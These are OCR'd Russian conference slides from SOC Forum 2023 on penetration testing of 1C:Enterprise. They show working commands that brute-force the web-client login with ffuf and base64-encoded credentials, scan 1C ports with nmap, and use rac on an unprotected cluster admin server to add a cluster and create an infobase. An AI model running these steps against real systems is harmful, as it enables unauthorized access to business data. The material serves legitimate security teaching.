SOC FORUM 2023

USSC

ЦЕНТР КИБЕРБЕЗОПАСНОСТИ

1С глазами пентестера

Анастасия Прядко,
специалист по анализу защищенности УЦСБ

МОСКВА 2023

SOC
FORUM
2023


Анастасия Прядко

- Специалист по анализу защищенности в УЦСБ
- Занимаюсь пентестами — преимущественно на внешнем периметре
- Спикер PHDays 2022

Уральский центр систем безопасности (УЦСБ)

Доменный администратор в два хода

SOC FORUM 2023



О чём будем говорить?

SOC FORUM 2023


- Что снаружи? Получение доступа
- Что внутри? Внешние обработки
- Кто запускает приложение?


Толстый клиент
Тонкий клиент
Веб-клиент
TCP/IP
TCP/IP
HTTP
HTTPS
HTTP
HTTPS
Веб-сервер
Кластер серверов 1С:Предприятия 8
СУБД


Что снаружи?


Пользователи


SOC FORUM 2023



Пользователи








Пароли

SOC FORUM 2023



Пароли

SOC FORUM 2023

```
└─$ cat passwds
1
admin
P@ssw0rd
qwe123
123qwe

┌──(user㉿kali)-[/projects/1c/rep]-[12:23]
└─$ for pass in $(cat passwds); do echo $(echo -n Admин | xxd -p -c0)08$(echo -n $pass | xxd -p -c0) | x
xd -r -p | base64 >> userpasslist ; done
```

```
└─$ ffuf -u "http://[redacted]/test/en_US/e1cib/login?version=8.3.16.1224&cred=FUZZ" -X POST -w ./userp
asslist -mc all -fc 402

       v2.0.0-dev
________________________________________________

0JDQtNC80LjQvQhQQHNzdzByZA== [Status: 400, Size: 270, Words: 10, Lines: 1, Duration: 30ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

┌──(user㉿kali)-[/projects/1c/rep]-[12:37]
└─$ echo -n "0JDQtNC80LjQvQhQQHNzdzByZA==" | base64 -d
АдмиP@ssw0rd
```

Сервер администрирования кластера серверов

SOC FORUM 2023

```
└─$ sudo nmap -p 1540,1541,1545,1561 -sV -n
Starting Nmap 7.93 ( https://nmap.org ) at
Nmap scan report for
Host is up (0.00034s latency).

PORT     STATE SERVICE        VERSION
1540/tcp open  1c-server      1C:Enterprise business management server
1541/tcp open  1c-server      1C:Enterprise business management server
1545/tcp open  vistium-share?
1561/tcp open  1c-server      1C:Enterprise business management server
MAC Address: 08:00:27:E0:10:72 (Oracle VirtualBox virtual NIC)
```

Администратор сервера

SOC FORUM 2023

```
└─$ ./rac cluster insert --host=[redacted] --port=1641 --name=test_cluster_rac [redacted]:1545
cluster : 26b[redacted]fba5325
```

```
└─$ ./rac cluster info --cluster 26b[redacted]a5325 [redacted]:1545
cluster                       : 26ba3[redacted]fba5325
host                          : [redacted]
port                          : 1641
name                          : "test_cluster_rac"
expiration-timeout            : 60
lifetime-limit                : 0
max-memory-size               : 0
max-memory-time-limit         : 0
security-level                : 0
session-fault-tolerance-level : 0
load-balancing-mode           : performance
errors-count-threshold        : 0
kill-problem-processes        : 1
kill-by-memory-with-dump      : 0
```

Администратор кластера


SOC FORUM 2023

```
└─$ ./rac infobase --cluster=d65f                                    359 --cluster-user=Админ --clus
ter-pwd=P@ssw0rd create --create-database --name=test_db_rac --dbms=MSSQLServer --db-server=
                 --db-name=test_db_rac --locale=ru --db-user=sa --db-pwd=P@ssw0rd --license-distrib
ution=allow            :1545
infobase : 75                                                    4d07
```

```
└─$ ./rac infobase --cluster=d65                                    51359 --cluster-user=Админ --cluster-pwd=P@ssw0rd info
--infobase=753                                a24d07          :1545
infobase                                 : 753                                    a24d07
name                                     : test_db_rac
dbms                                     : MSSQLServer
db-server                                :
db-name                                  : test_db_rac
db-user                                  : sa
security-level                           : 0
license-distribution                     : allow
scheduled-jobs-deny                      : off
sessions-deny                            : off
denied-from                              :
denied-message                           :
denied-parameter                         :
```

Администратор кластера

SOC FORUM 2023

